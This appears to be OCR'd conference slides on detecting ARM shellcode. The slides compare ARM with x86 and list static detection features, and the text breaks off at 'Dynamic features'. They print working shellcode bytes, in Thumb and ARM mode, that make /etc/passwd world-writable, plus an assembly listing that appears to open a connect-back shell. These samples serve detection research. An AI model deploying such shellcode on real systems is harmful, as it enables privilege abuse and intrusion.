
Shellcodes
for ARM:
Your Pills Don't
Work on Me, x86
Svetlana Gaivoronski @SadieSv
Ivan Petrov @_IvanPetrov_

Why it's important

- Increasing number of ARM-based devices
- Significant number of vulnerable software and huge base of reusable code
- Memory corruption errors are still there

Is it decidable?

- Structure limitations
- Size limitations

Activator

- NOP
- GetPC

Decryptor

Payload

Return address zone

May be it's not that bad?

- Stack canaries: calculates pseudo-random number and saves it to the stack;
- SafeSEH: instead of protecting stack protects exception handlers ;
- DEP: makes stack/part of stack non-executable;
- ASLR: randomizes he base address of executables, stack and heap in a process's adress space .

BYPASSED

Okay, what's the ARM problem?

- Shellcodes are already there
- Shellcode detections methods (*okay, "smarter" than signature-based*) are not…

Are x86-based methods are applicable here?

For analysis of appicapability of **x86**–based techniques for **ARM** it's reasonable to understand differences of two platforms.

Main differences of two platforms:

- Commands size is fixed;
- 2 different CPU modes (32bit and 16bit)and possibility to dynamic switching between them;
- Possibility of conditional instruction execution;
- Possibility of direct access to PC;
- load-store architecture (not possible to access memory directly from arithmetic instructions);
- Function arguments (and return address as well) go to registers, not stack.

Conditional execution

```
if(err != 0)
        printf("Error code = %i\n", err);
else
        printf("OK!\n");
```

Without conditional instructions

```
    CMP r1 , #0
    BEQ . L4
    LDR r0 , < string_1_address >
    BL printf
    B . L8
. L4 :
    LDR r0 , < string_2_address >
    BL printf
. L8 :
```

With conditional instructions

```
CMP r1 , #0
LDRNE r0 , < string_1_address >
LDREQ r0 , < string_2_address >
BL printf
```

@SadieSv @_IvanPetrov_

Thumb CPU mode

Thumb mode

chmod("/etc/passwd", 0777) - 31 byte

```
"\x78\x46"              // mov  r0, pc
"\x10\x30"              // adds r0, #16
"\xff\x21"              // movs r1, #255    ; 0xff
"\xff\x31"              // adds r1, #255    ; 0xff
"\x01\x31"              // adds r1, #1
"\x0f\x37"              // adds r7, #15
"\x01\xdf"              // svc  1       ; chmod(..)
"\x40\x40"              // eors r0, r0
"\x01\x27"              // movs r7, #1
"\x01\xdf"              // svc  1       ; exit(0)
"\x2f\x65\x74\x63"
"\x2f\x70\x61\x73"
"\x73\x77"
"\x64”
```

ARM mode

chmod("/etc/passwd", 0777) - 51 byte

```
"\x0f\x00\xa0\xe1"      // mov      r0, pc
"\x20\x00\x90\xe2"      // adds     r0, r0, #32
"\xff\x10\xb0\xe3"      // movs     r1, #255     ; 0xff
"\xff\x10\x91\xe2"      // adds     r1, r1, #255; 0xff
"\x01\x10\x91\xe2"      // adds     r1, r1, #1
"\x0f\x70\x97\xe2"      // adds     r7, r7, #15
"\x01\x00\x00\xef"      // svc      1
"\x00\x00\x30\xe0"      // eors     r0, r0, r0
"\x01\x70\xb0\xe3"      // movs     r7, #1
"\x01\x00\x00\xef"      // svc      1
"\x2f\x65\x74\x63"
"\x2f\x70\x61\x73"
"\x73\x77"
"\x64"
```

@SadieSv @_IvanPetrov_

Local recap

Static analysis

- Difficult/ impossible in some cases.

Dynamic analysis

- Much more difficult

What cause such problems (mostly)

New obfuscation techniques:

1. Conditional execution;
2. Additional CPU mode.

The next step?

- We already have (still on-going) work on x86 shellcodes detection:
  - Set of features
- Are they features of ARM-based shellcodes too?
- Can we identify something new?

Static features

- *Correct disassembly for chain of at least K instructions*;
- *Command of CPU mode switching (BX Rm)*;
- *Existing of Get-UsePC code*;
- *Number of specific patterns (arguments initializations, function calls) exceeds some threshold*;
- *Arguments inialization strictly before system calls* ;
- *Write to memory and load from memory cycles;*
- *Return address in some range of values;*
- *Last instruction in the chain is (BL, BLX), or system call (svc);*
- **Operands of self-identified code and code with indirect jumps must to be initialized.**

Correct disassembly for a chain of at least K instructions

```
mov r5, #0xC5
cmp r7, #0x6
mov r0, #0x3A
add r4, #0xC3
```

Non a shellcode

```
lsl r3, r1, #0xB
sub r0, #0xF9
lsr r2, r5, #0xA
```

Non a shellcode

Shellcode!

```
mov     r0, #2
mov     r1, #1
add     r2, r1, #5
mov     r7, #140
add     r7, r7, #141
svc     0x0
mov     r6, r0
ldr     r1, pc, #132
mov     r2, #16
mov     r7, #141
add     r7, r7, #142
svc     0x0
add     r0, pc, #72
mov     r2, #0
push    {r2}
mov     r4, r0
push    {r4}
mov     r1, sp
mov     r2, #0
push    {r2}
add     r2, pc, #64
push    {r2}
mov     r2, sp
mov     r7, #11
svc     0x0
```

Non a shellcode


```
sub r5, r0, r1
sub r6, #0x50
add r4, #0x5F
sub r1, #0x66
add r10, r11
mul r4, r1
```

Non a shellcode


```
asr r6, r6, #0x16
asr r6, r0, #0x6
add r2, r8
sub sp, #0x4D
lsl r2, r4, #0x2
```

@SadieSv @_IvanPetrov_


Command of CPU mode switching (BX Rm)




Existing of Get-UsePC code




Arguments initializations for system calls and library calls



Write to memory and load from memory cycles



Return address in some range of values




Dynamic features

